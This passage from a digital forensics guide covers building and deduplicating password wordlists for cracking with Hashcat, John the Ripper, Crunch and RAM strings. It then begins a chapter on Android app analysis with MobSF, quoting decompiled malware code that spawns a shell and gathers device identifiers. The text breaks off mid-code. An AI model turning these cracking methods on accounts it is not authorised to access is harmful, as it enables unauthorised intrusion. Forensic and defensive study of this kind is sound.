Now we run into the issue of potential duplicate lines. There are tools built into Linux that can remove these duplicate lines, by using the following commands: `sort CombinedWordList | uniq -d` followed by `awk '!seen[$0]++' CombinedWordList > CombinedWordListDedupe`. The problem with this is we run into the issue of different line endings/carriage return symbols that are used by Unix vs Windows. A carriage return is simply the `[Return]` or `[Enter]` character at the end of a line that tells the operating system to start a new line. Unix uses a different carriage return character than Windows. So two lines may be identical except for the carriage return, but it won't be recognized by normal Linux commands and there will be duplicate lines in our wordlist. There is a program called rling[94] that will need to be compiled on a Linux system. It is not in the normal distributions so a `sudo apt install` from the terminal window will not work. Certain dependencies like `libdv-dev` and `Judy` may need to be installed using the following commands. `sudo apt-get update –y sudo apt-get install -y libdb-dev` for libdb-dev and `sudo apt-get install libjudy-dev`. The rling command will then be run from the location it was compiled by using `./rling` in that directory if it is not stored in the `$PATH` on the Linux system. I understand that this is somewhat technical and I did not go into great detail, but this is the best and fastest method that I found for deduplication that also properly deals with carriage return issues.

Once we have chosen the deduplication method of our choice, it may be useful to change the characters that have escaped HTML conversion back to their ASCII equivalents. What this means is there may be a `&gt` inside of the passwords but what that should be is simply a `>`. The way to automate this conversion is with the following command: `sed -I 's/&gt/>/g' WordList.txt`. Here[95] is a partial list of HTML names and their ASCII equivalents.

Finally, we may choose to only select potential passwords that are of a certain length. Grep can be very useful here. By using the following command `grep -x '.\{4,16\}' WordList.txt > AndroidPWLength.txt` it will select only lines that are between 4 to 16 characters in length. By using the following command `grep -x -E -v '[0-9]+' AndroidPWLength.txt > Alphanumeric.txt` it will exclude all PIN codes from the list and only select alphanumeric passwords. This final list should be a deduplicated list of possible passwords from the AXIOM wordlist, Bulk Extractor, and foreign language list that can be used against the Android device with the appropriate forensic tool.

Additional Resources and Advanced Techniques

Mangling Wordlists In Place

Perhaps a forensic tool is being used that does not allow for rules like Hashcat. If this is the case, the wordlist will need to be mangled in place before uploading the wordlist to the forensic tool. John the Ripper can mangle wordlists in place like Hashcat's rules work against static wordlists. I have also been told that it is possible to change the output of a Hashcat rule attack to a file rather than attacking a hash, but I do not know the specifics of how to do that at this time.

John the Ripper

[94] https://github.com/Cynosureprime/rling
[95] https://ascii.cl/htmlcodes.htm

A previously mentioned tool, John the Ripper, will mangle wordlists in place. It is also very useful for hash extraction to start the process of cracking a password. John the Ripper can also be used instead of Hashcat to crack the actual hash, but I think where it really shines is hash extraction. More info on John the Ripper can be found on their website[96].

Building Wordlists from RAM

While it is pretty much required to have the admin password from a computer to acquire RAM, if RAM has been acquired on a system and there is a need to crack an additional password other than the known admin password, RAM can be a great resource to build a custom wordlist for that system. Once again, Linux is also a useful tool for this. The basic process is to use an uncompressed RAM capture and extract possible passwords by using the `strings` command to look for possible passwords. Linux can also deduplicate these possible passwords. An example command would look like `strings Memory_file | sort | uniq > RAMwordlist.txt` where 'Memory_file' is the name of the uncompressed memory image. Then the generated wordlist can be used in Hashcat just like a dictionary attack. For more info, check out a great video[97] on the topic by DFIRScience.

Combinator Attacks and More by 13Cubed

The 13Cubed YouTube channel[98] has excellent and in-depth information on numerous digital forensics concepts. One of his videos covers how to concatenate words together to crack passwords that may consist of several words strung together. He also goes over some more advanced topics and concepts related to using Hashcat, check out the first of his two-part series on Hashcat[99].

Crunch for Generating Random Wordlists

Crunch[100] is a Kali Linux package that allows for the generation of wordlists using a predefined set of characters and only of a specific length. This can be useful if certain characters are known or if the length of the password is known. It is a bit simpler than using rules in Hashcat, it is easy to use, and it is quite useful for lists of only a few characters in length. It is similar to generating a list for brute-forcing a password which has limitations already discussed, but it can be useful. From the terminal window on a Linux machine simply type the command `sudo apt install crunch` to install. The example on their home page shows the command `crunch 6 6 0123456789abcdef -o 6chars.txt` generating a list of all combinations and permutations of all digits and the letters `a-f` and outputting the results to a file.

[96] https://www.openwall.com/john/
[97] https://www.youtube.com/watch?v=lOTDevvqOq0&ab_channel=DFIRScience
[98] https://www.youtube.com/c/13cubed
[99] https://www.youtube.com/watch?v=EfqJCKWtGiU&ab_channel=13Cubed
[100] https://www.kali.org/tools/crunch/

Conclusion

This has just been a brief dive into showing how easy it is to crack simple passwords and hopefully will show why strong passwords are so important. The Windows operating system uses a weak form of encryption for its passwords, and this is a place to start when trying to crack passwords for fun or security testing purposes. Even with strong encryption methods, a weak or reused password will not be sufficient to safeguard the data. Knowing these methods are out there to defeat user passwords should show the user why it is so important to use strong passwords and why it is a bad idea to reuse passwords between accounts. A better understanding of the attack methods against passwords should encourage everyone to use better security practices to safeguard their data.

References

Cubrilovic, N. C. (2009, December 14). TechCrunch is part of the Yahoo family of brands. Retrieved May 12, 2022, from TechCrunch[101]

crunch | Kali Linux Tools. (2021, September 14). Retrieved July 1, 2022, from Kali Linux[102]

Fast password cracking - Hashcat wordlists from RAM. (2022, June 15). Retrieved June 22, 2022, from YouTube[103]

Introduction to Hashcat. (2017, July 20). Retrieved June 22, 2022, from YouTube[104]

John the Ripper password cracker. (n.d.). Retrieved June 22, 2022, from John the Ripper[105]

hashcat - advanced password recovery. (n.d.). Retrieved May 12, 2022, from Hashcat[106]


Patton, B. (2022, March 25). NTLM authentication: What it is and why you should avoid using it. Retrieved May 12, 2022, from The Quest Blog[107]

Picolet, J. (2019). Hash Crack: Password Cracking Manual (v3). Independently published.

W34kp455. (2014). Weakpass. Retrieved May 12, 2022, from Weakpass[108]

[101] https://techcrunch.com/2009/12/14/rockyou-hack-security-myspace-facebook-passwords/
[102] https://www.kali.org/tools/crunch/
[103] https://www.youtube.com/watch?v=lOTDevvqOq0&ab_channel=DFIRScience
[104] https://www.youtube.com/watch?v=EfqJCKWtGiU&ab_channel=13Cubed
[105] https://www.openwall.com/john/
[106] https://hashcat.net/hashcat/
[107] https://blog.quest.com/ntlm-authentication-what-it-is-and-why-you-should-avoid-using-it/
[108] https://weakpass.com/

Chapter 5 - Large Scale Android Application Analysis



By s3raph[109] | Website[110] | Discord[111]

Overview:

This chapter provides a cursory overview of Android application analysis through automated and manual methods followed by a methodology of adjusting to scale.

Introduction:

Mobile forensics, specifically as it pertains to Android devices, tends to focus a little more heavily on application analysis during the initial evaluation. Unlike Windows systems, the sandbox nature of the devices (assuming they aren't and/or can't be easily rooted), makes it a little more difficult gain a deeper forensic image without first compromising an existing application (such as malicious webpages targeting exploits in Chrome or through hijacking an insecure update process in a given application), utilizing a debugging or built in adminsitrative function, or through installing an application with greater permissions (both methods would still require privilege escalation to root). A typical stock Android phone typically has at least between 60-100+ applications installed at a given time while recent phones have more than 100+. This includes system applications maintained by Google, device/manufacturer applications such as with Huawei or Samsung, and network provider

[109] https://github.com/s3raph-x00/
[110] https://www.s3raph.com/
[111] http://discordapp.com/users/598660199062044687


applications such as with Sprint, Vodafone, or Verizon. Additionally, device manufacturers and network provides typically have agreements with various companies, such as Facebook, to preinstall their application during device provisioning. Most of these applications cannot be easily pulled during forensic analysis without utilizing some method of physical extraction (i.e., use of Qualcomm Debugger functionality) or root access.

Part 1 - Automated Analysis

If during a forensic analysis you are lucky enough to get all of the Android applications resident on the system, you are left with the problem of analyzing more than 100+ applications. Most Android application analysis tools typically are developed to do automated analysis of individual applications with some ability to do a comparative analysis of two APKs. In this space, MobSF[112] is considered one of the most popular application analysis tools. This tool does provide a method for dynamically generating an automated analysis of various APKs with varying level of success with both automated static and dynamic analysis. Installation of this tool is fairly easy and the developer has fairly robust documentation.

(Please refer to: https://mobsf.github.io/docs/#/installation) for the most up to date instructions. The installation instructions following works at the moment:

```
    sudo apt-get install git python3.8 openjdk-8-jdk python3-dev python3-venv python\
3-pip build-essential libffi-dev libssl-dev libxml2-dev libxslt1-dev libjpeg8-dev  z\
lib1g-dev wkhtmltopdf
    git clone https://github.com/MobSF/Mobile-Security-Framework-MobSF.git
    cd Mobile-Security-Framework-MobSF
    sudo ./setup.sh
```



If you plan on installing this on a VM, please note that dynamic analysis is not really supported. If you were able to modify MobSF to run in a VM, there is signficant probability of specific functionality failing to properly execute and any results would not be consistent or trustworthy. Personally, I use my own virtualized environment separate from MobSF which will potentially be discussed in another guide.

[112] https://github.com/MobSF/Mobile-Security-Framework-MobSF

```
[INFO] 04/May/2022 18:53:56 - Checking for Update.
[INFO] 04/May/2022 18:53:56 - No updates available.
[INFO] 04/May/2022 18:53:57 -
 __  __       _     ____  _____       _____  ____
|  \/  | ___ | |__ / ___||  ___|_   _|___ / | ___|
| |\/| |/ _ \| '_ \\___ \| |_  \ \ / / |_ \ |___ \
| |  | | (_) | |_) |__) |  _|  \ V / ___) | ___) |
|_|  |_|\___/|_.__/____/|_|     \_/ |____(_)____/

[INFO] 04/May/2022 18:53:57 - Mobile Security Framework v3.5.2 Beta
REST API Key: f1862f6745e38304f4fc222217925c964e065307507239c2cd473df67792a12a
[INFO] 04/May/2022 18:53:57 - OS: Linux
[INFO] 04/May/2022 18:53:57 - Platform: Linux-5.15.0-kali3-amd64-x86_64-with-glibc2.33
[INFO] 04/May/2022 18:53:57 - Dist: kali 2022.1 kali-rolling
[INFO] 04/May/2022 18:53:57 - MobSF Basic Environment Check
[WARNING] 04/May/2022 18:53:57 - Dynamic Analysis related functions will not work.
Make sure a Genymotion Android VM/Android Studio Emulator is running before performing Dynamic Analysis.
Operations to perform:
  Apply all migrations: StaticAnalyzer, auth, contenttypes, sessions
Running migrations:
  No migrations to apply.
[INFO] 04/May/2022 18:53:57 - Checking for Update.
[INFO] 04/May/2022 18:53:57 - No updates available.
./setup.sh: line 72: wkhtmltopdf: command not found
Download and Install wkhtmltopdf for PDF Report Generation - https://wkhtmltopdf.org/downloads.html
[INSTALL] Installation Complete
```

Once installed, you can run MobSF with the following simple command within the MobSF directory <Mobile-Security-Framework-MobSF>.

```
./run.sh
```


Additionally, you can specify the listening address and listening port as MobSF starts its own web server for user interaction. The following default setting will be used if the command is started without arguments:

```
0.0.0.0:8000
```


Example post run:

```
┌──(root㉿kali)-[/home/kali/Mobile-Security-Framework-MobSF]
└─# ./run.sh
[2022-05-04 14:55:33 -0400] [22180] [INFO] Starting gunicorn 20.1.0
[2022-05-04 14:55:33 -0400] [22180] [INFO] Listening at: http://0.0.0.0:8000 (22180)
[2022-05-04 14:55:33 -0400] [22180] [INFO] Using worker: gthread
[2022-05-04 14:55:33 -0400] [22181] [INFO] Booting worker with pid: 22181
```


Accessing the hosted webpage with your favorite browser shows the following webpage:




From here, you can upload the binary to the MobSF instance in your virtual machine:



From here, most times the webpage will time out so click `Recent Scans` which shows the following:




Because we are in a VM, the dynamic report will be unavailable but the static report should provide the primary details for initial triage of the application. After a few minutes and depending on the size of the application, the report will be ready for analysis:




Now for analysis of malware, there are a number of websites hosting samples for training and tool development but I have typically found vx-underground.org[113] fairly robust.


[113] https://www.vx-underground.org/




The malware needs to be extracted with the password `infected` and renamed with the extension `.apk`. The scan by MobSF showed the following details:



There are two options to view either a Static Report or Dynamic Report. Because we are in a virtual machine, there will not be an available Dynamic report. The Static Report shows the following information:



Outside of the calculated hashes, the actual information needed for an assessment is further down:




The section in the above right shows that MobSF stored the decompiled Java code which can be compared to the results and referenced later. The section below shows the signing certificate has an unusual xuhang string in almost all of the issuer information. The next section of interest is related to the requested permissions:

PERMISSION	STATUS	INFO	DESCRIPTION
android.permission.ACCESS_COARSE_LOCATION	dangerous	coarse (network-based) location	Access coarse location sources, such as the mobile network database, to determine an approximate phone location, where available. Malicious applications can use this to determine approximately where you are.
android.permission.ACCESS_NETWORK_STATE	normal	view network status	Allows an application to view the status of all networks.
android.permission.ACCESS_WIFI_STATE	normal	view Wi-Fi status	Allows an application to view the information about the status of Wi-Fi.
android.permission.BROADCAST_SMS	signature	send SMS-received broadcast	Allows an application to broadcast a notification that an SMS message has been received. Malicious applications may use this to forge incoming SMS messages.
android.permission.CHANGE_NETWORK_STATE	normal	change network connectivity	Allows applications to change network connectivity state.
android.permission.CHANGE_WIFI_STATE	normal	change Wi-Fi status	Allows an application to connect to and disconnect from Wi-Fi access points and to make changes to configured Wi-Fi networks.
android.permission.GET_TASKS	dangerous	retrieve running applications	Allows application to retrieve information about currently and recently running tasks. May allow malicious applications to discover private information about other applications.
android.permission.INTERNET	normal	full Internet access	Allows an application to create network sockets.
android.permission.MOUNT_UNMOUNT_FILESYSTEMS	dangerous	mount and unmount file systems	Allows the application to mount and unmount file systems for removable storage.
android.permission.READ_PHONE_STATE	dangerous	read phone state and identity	Allows the application to access the phone features of the device. An application with this permission can determine the phone number and serial number of this phone, whether a call is active, the number that call is connected to and so on.

Permissions such as `MOUNT_UNMOUNT_FILESYSTEMS` for what appears to be a game looks incredibly unusual.

Other sections of interest include various API functions that could potentially indicate application capabilities.



ANDROID API

Search:

API	FILES
Base64 Decode	com/pay/c/a.java com/g/a.java com/g/o.java
Base64 Encode	com/g/o.java
Crypto	com/umeng/analytics/b.java com/h/g/a.java com/f/g/a.java
Dynamic Class and Dexloading	com/i/a.java com/h/a.java
Execute OS Command	com/g/bl.java
Get Cell Location	com/g/q.java
Get Installed Applications	com/g/bn.java
Get Network Interface information	com/g/q.java
Get Phone Number	com/g/bg.java
Get SIM Serial Number	com/g/bn.java

For example, clicking on the `com/g/bl.java` shows the following code segment:

```
ArrayList arrayList2 = new ArrayList();
try {
    r5 = Runtime.getRuntime().exec("/system/bin/sh");
    try {
        length = new BufferedOutputStream(r5.getOutputStream());
    } catch (IOException e2) {
        e = e2;
        split = 0;
        process = r5;
    } catch (InterruptedException e3) {
        e = e3;
        bufferedReader = null;
        length = 0;
    } catch (Throwable th2) {
        th = th2;
        split = 0;
        length = 0;
    }
} catch (IOException e4) {
    e = e4;
    split = 0;
    process = null;
} catch (InterruptedException e5) {
    e = e5;
    bufferedReader = null;
    length = 0;
    r5 = 0;
} catch (Throwable th3) {
    th = th3;
    split = 0;
    length = 0;
    r5 = 0;
}
```

Generally speaking, the function to pass commands to `/system/bin/sh` should be scrutinized and typically is indicative of malicious intent. This isn't always the case as applications that provide system functionality typically use sh as a means to use native Android OS tools such as ping.

Another area of concern is the collection and sending of sensitive device information to include the IMSI and wireless MAC address:


```
private static void b(Context context, boolean z) {
    a = new o();
    a.a(Build.MANUFACTURER);
